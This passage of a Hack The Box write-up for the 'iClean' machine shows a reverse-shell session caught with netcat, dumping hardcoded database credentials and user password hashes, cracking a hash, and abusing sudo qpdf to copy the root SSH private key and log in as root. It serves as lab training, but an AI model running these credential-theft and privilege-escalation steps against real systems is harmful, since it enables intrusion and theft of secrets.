
Here I got database information with databse table name-



```
┌──(root㉿kali)-[~]
└─# nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.48] from (UNKNOWN) [10.10.11.12] 44108
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@iclean:/opt/app$ ls
ls
app.py  static  templates
www-data@iclean:/opt/app$ cat app.py
cat app.py
from flask import Flask, render_template, request, jsonify, make_response, session, redirect, url_for
from flask import render_template_string
import pymysql
import hashlib
import os
import random, string
import pyqrcode
from jinja2 import StrictUndefined
from io import BytesIO
import re, requests, base64

app = Flask(__name__)

app.config['SESSION_COOKIE_HTTPONLY'] = False

secret_key = ''.join(random.choice(string.ascii_lowercase) for i in range(64))
app.secret_key = secret_key
# Database Configuration
db_config = {
    'host': '127.0.0.1',
    'user': 'iclean',
    'password': 'pxCsmnGLckUb',
    'database': 'capiclean'
}
```




```
if __name__ == '__main__':
    app.run(port=3000)
www-data@iclean:/opt/app$ mysql -u iclean -p
mysql -u iclean -p
Enter password: pxCsmnGLckUb

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 730
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases
show databases
    -> show databases;
show databases;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'show databas
es' at line 2
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| capiclean          |
| information_schema |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql> use capiclean
use capiclean
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```



```
use capiclean
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
show tables
    → show tables
show tables
    → show tables;
show tables;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'show tables
show tables' at line 2
mysql> show tables;
show tables;
+-------------------+
| Tables_in_capiclean |
+-------------------+
| quote_requests    |
| services          |
| users             |
+-------------------+
3 rows in set (0.01 sec)

mysql> show users;
show users;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'users' at li
ne 1
mysql> SELECT * FROM users;
SELECT * FROM users;
+----+----------+------------------------------------------------------------------+----------------------------------+
| id | username | password                                                         | role_id                          |
+----+----------+------------------------------------------------------------------+----------------------------------+
|  1 | admin    | 2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51 | 21232f297a57a5a743894a0e4a801fc3 |
|  2 | consuela | 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa | ee11cbb19052e40b07aac0ca060c23ee |
+----+----------+------------------------------------------------------------------+----------------------------------+
2 rows in set (0.00 sec)

mysql> 
```

I got Password hash using Password hash cracker I got the password of admin and user.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa	sha256	simple and clean


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

After login into user account that is in consuela I got user flag -




```
exit
www-data@iclean:/opt/app$ su consuela
su consuela
Password: simple and clean

consuela@iclean:/opt/app$ cd /home/consuela
cd /home/consuela
consuela@iclean:~$ ls
ls
user.txt
consuela@iclean:~$ cat user.txt
cat user.txt
5655dab0df97303e918493e39ad1ba42
consuela@iclean:~$ sudo -l
sudo -l
[sudo] password for consuela: simple and clean

Matching Defaults entries for consuela on iclean:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User consuela may run the following commands on iclean:
    (ALL) /usr/bin/qpdf
consuela@iclean:~$ cat /usr/bin/qpdf
cat /usr/bin/qpdf
```

I got user flag now for root flag I got rsa.txt file.




```
  qpdf --help=usage       usage information
  qpdf --help=topic       help on a topic
  qpdf --help=--option    help on an option
  qpdf --help             general help and a topic list

consuela@iclean:~$ sudo /usr/bin/qpdf --empty /tmp/rsa.txt --qdf --add-attachment /root/.ssh/id_rsa --
sudo /usr/bin/qpdf --empty /tmp/rsa.txt --qdf --add-attachment /root/.ssh/id_rsa --
consuela@iclean:~$ cat /tmp/rsa.txt
cat /tmp/rsa.txt
%PDF-1.3
%����
%QDF-1.0

%% Original object ID: 1 0
1 0 obj
<<
```

Using ssh command I got root access using rsa id and got root flag



```
Permission denied, please try again.
root@10.10.11.12's password:

┌──(root㉿kali)-[/home/akanksha/Desktop]
└─# chmod 600 rsa_id

┌──(root㉿kali)-[/home/akanksha/Desktop]
└─# ssh -i rsa_id root@10.10.11.12
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Wed May  8 09:30:04 AM UTC 2024


Expanded Security Maintenance for Applications is not enabled.

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

root@iclean:~# pwd
/root
root@iclean:~# ls
root.txt  scripts
root@iclean:~# cat root.txt
52c8f3013d3c0a06ae542b33885149bf
root@iclean:~# 
```

In this way iclean machine get pwned--



Target IP Address
10.10.11.12

IClean has been Pwned!

Congratulations Akanksha18, best of luck in capturing flags ahead!

#2118	08 May 2024	45
MACHINE RANK	PWN DATE	POINTS EARNED

4. Conclusion

The penetration testing exercise on the Hack The Box machine "iClean" successfully led to the discovery and exploitation of vulnerabilities, culminating in the retrieval of both the user and root flags. This engagement highlights the importance of a systematic approach to vulnerability assessment, where thorough enumeration and targeted exploitation play pivotal roles.